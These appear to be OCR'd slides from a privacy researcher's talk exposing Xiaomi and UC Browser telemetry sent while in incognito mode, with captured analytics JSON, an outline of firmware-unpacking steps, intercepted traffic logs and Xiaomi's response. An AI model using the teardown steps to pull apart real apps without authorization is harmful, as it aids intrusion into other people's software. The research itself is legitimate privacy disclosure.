
3. INCOGNITO MODE


```
"properties":{
    "adblock_show_notification":0,
    "user_incognito_mode":1,
    "adblock_switch":0,
    "language_browser":"EN",
    "user_desktop_mode":0,
    "user_night_mode":0,
    "user_click_interest":0,
    "language":"EN",
    "user_newsfeed":1,
    "language_news":"EN",
    "user_download_videos":1,
    "user_youtube_signin":0,
    "account_id":"6316280058",
    "dark_mode":0,
    "user_push_agree":1,
    "user_facebook_notification":0,
    "user_data_save_mode":0,
    "minus_screen":"",
    "region":"GB",
    "user_checkbox_4G":1
},
"_flush_time":1587991388805
```

what


1. MIUI id
2. UUID ('member it?)

you cannot create a MIUI id without your phone number/email/social media account




but wait, there's more


what





```
"event":"newsfeed_click",
"properties":{
   "$lib":"Android",
   "$carrier":"Vodafone",
   "$os_version":"9",
   "$lib_version":"3.2.10-pre",
   "$model":"Redmi Note 8",
   "$os":"Android",
   "$screen_width":1080,
   "$screen_height":2340,
   "$manufacturer":"Xiaomi",
   "$app_version":"12.1.1",
   "$wifi":true,
   "$network_type":"WIFI",
   "content_title":"UK 'hypocritical', says UN expert",
   "content_type":"news",
   "pattern":"1",
   "cp_name":"The Guardian",
   "tag":"UK",
   "doc_id":"cms-amp-BB13epCo",
   "$is_first_day":false
},
"_flush_time":1587992173737
```

what


Mi Music
My music
Recently played
Favorites
My playlists
Shuffle playback
Animals (live in Manchester 2015)
Maroon 5 | Red Pill Blues
Arena Fight
Mark Mothersbaugh, London Voices | Thor..
Asgard Is a People
Mark Mothersbaugh, London Voices | Thor..
Best 4 U
Maroon 5 | Red Pill Blues
Denim Jacket
Maroon 5



what



"event": "$AppClick",
"properties": {
"$lib": "Android",
"$os_version": "9",
"$lib_version": "3.2.4",
"$model": "Redmi Note 8",
"$os": "Android",
"$screen_width": 1080,
"$screen_height": 2340,
"$manufacturer": "Xiaomi",
"$app_version": "4.11.11i",
"$wifi": true,
"$network_type": "WIFI",
"$is_first_day": false,
"$screen_name": "com.miui.player.ui.MusicBrowserActivity",
"$title": "Music",
"$element_content": "HongKong1 | OFFICIAL MV | Nguyễn Trọng Tài x San Ji x Double X-U
"$element_type": "com.miui.player.display.view.cell.LocalSongListItem"
},
"_flush_time": 1588613193059


what


1. download firmware
2. brotli extractor
3. sdat2img
4. pull APKs/VDEX from system.img

5. ???

6. prophit







aftermath

Forbes

Exclusive: Warning Over Chinese Mobile Giant Xiaomi Recording Millions Of People's

https://www.androidauthority.com/xiaomi-privacy-cheap-phone-1118444/

AUTHORITY The best Reviews Apps & games Buyer's guides Phone plans News More Best daily deals

et up to a $200 gift card!

Links on Android Authority may earn us a commission. Learn more.

Is selling your privacy for a cheaper phone really a good idea?

Xiaomi has addressed its recent privacy controversies — here's what's changed.

FEATURES By Suzana Dalul • May 14, 2021

Commuters pass by Xiaomi Note 10 Pro smartphone advertisement at its flagship store in Hong

Updated at 16:59, May 3, GMT+8, in Beijing

—START—

We would like to express our appreciation for researchers' engagement, passionate and constructive discussion.

Given our goal of providing world class secure services and products to all users, our next Mint Browser and Mi Browser software update will include an option in incognito mode for all users of both browsers to switch on/off the aggregated data collection, in an effort to further strengthen the control we grant users over sharing their own data with Xiaomi. The software updates will be submitted to Google Play for approval within today (May 3, GMT+8).

We believe this functionality, in combination with our approach of maintaining aggregated data in non-identifiable form, goes beyond any legal requirements and demonstrates our company's commitment to user privacy.

As always, Xiaomi welcomes users to participate in our product development and advancement. Listening to feedback from users and letting them take part in Xiaomi's future have been at the core of our company from the beginning.


—END—

WE WON! >:)

ISO 27018 is an international code of conduct that focuses on personal data protection on cloud. This certification indicates that Xiaomi Cloud has a complete system for the protection of personal data.


BLA BLA BLA...

aftermath



Enhanced Incognito mode
Improve your user experience by uploading aggregated data stats when Incognito mode is on
Enhanced Incognito mode
Aggregated data stats won't be uploaded when Incognito mode is on

iOS



statcounter
GlobalStats
Chrome
63.17%
Safari
24.43%
Samsung Internet
6.04%
UC Browser
2.27%
Opera
1.97%
Android
0.49%
Mobile Browser Market Share - April 2021


UC Browser - Fast video down
ucweb.com
Incognito Mode
Browse privately and safely.
Incognito mode on


iOS


12:35
404 Not Found
Not Found
The requested URL was not found on this server.
Apache/2.4.18 (Ubuntu) Server at hux.site Port 80
Launch Cloud Tabs
12:36
404 Not Found
Not Found
The requested URL was not found on this server.
Apache/2.4.18 (Ubuntu) Server at hux.site Port 80
Exit Incognito Mode
Exit Incognito Mode. All tabs will be closed under Incognito Mode
Cancel
Quit
Launch Cloud Tabs


iOS


Structure
Sequence
... ... Host Path Start Duration Size S... Info
200 PO... gjapplog.uc.cn /collect?app=4e2aa65da232&uuid=... 12:28:57 754 ms 17.72 KB Co...
200 PO... gjapplog.uc.cn /collect?app=4e2aa65da232&uuid=... 12:30:15 618 ms 17.77 KB Co...
200 PO... gjapplog.uc.cn /collect?app=4e2aa65da232&uuid=... 12:34:19 588 ms 17.51 KB Co...
200 PO... gjapplog.uc.cn /collect?app=4e2aa65da232&uuid=... 12:34:45 286 ms 890 bytes Fai...
200 PO... gjapplog.uc.cn /collect?app=4e2aa65da232&uuid=... 12:34:59 633 ms 17.52 KB Co...
200 PO... gjapplog.uc.cn /collect?app=4e2aa65da232&uuid=... 12:37:02 614 ms 17.55 KB Co...
200 PO... gjapplog.uc.cn /collect?app=4e2aa65da232&uuid=... 12:38:55 633 ms 17.97 KB Co...
Filter: colle
Focused
Settings
Overview
Contents
Summary
Chart
Notes
00000000 1f 8b 08 00 00 00 00 00 00 13 cd 55 4b 92 d3 30
00000010 10 dd cf 55 98 a4 6c c7 4e 9c 85 16 0c 9f a9 9a
00000020 45 80 a2 a8 81 95 5b 96 3a 89 18 5b d2 48 b2 43
00000030 b8 02 47 e0 14 1c 80 e3 50 c5 31 68 27 19 e2 a1
00000040 c2 64 52 6c f0 c2 d6 e7 f5 eb a7 6e 75 bb 0a ac
00000050 11 60 7c d1 a2 63 71 3a 4c 87 31 d4 5c b0 68 f7
00000060 0c 0e bc ee 1e 58 29 19 96 6c 34 c9 a0 e1 4c bd
00000070 5e 1a 8d 71 7c 9e 43 65 16 4a b3 d9 2b 90 d8 2a
00000080 81 fd 2d bf f6 01 eb a2 e2 7a c1 50 17 97 17 50
Headers
Query String
Text
Hex
Form
Raw
1 retcode=0`retmsg=succ

iOS

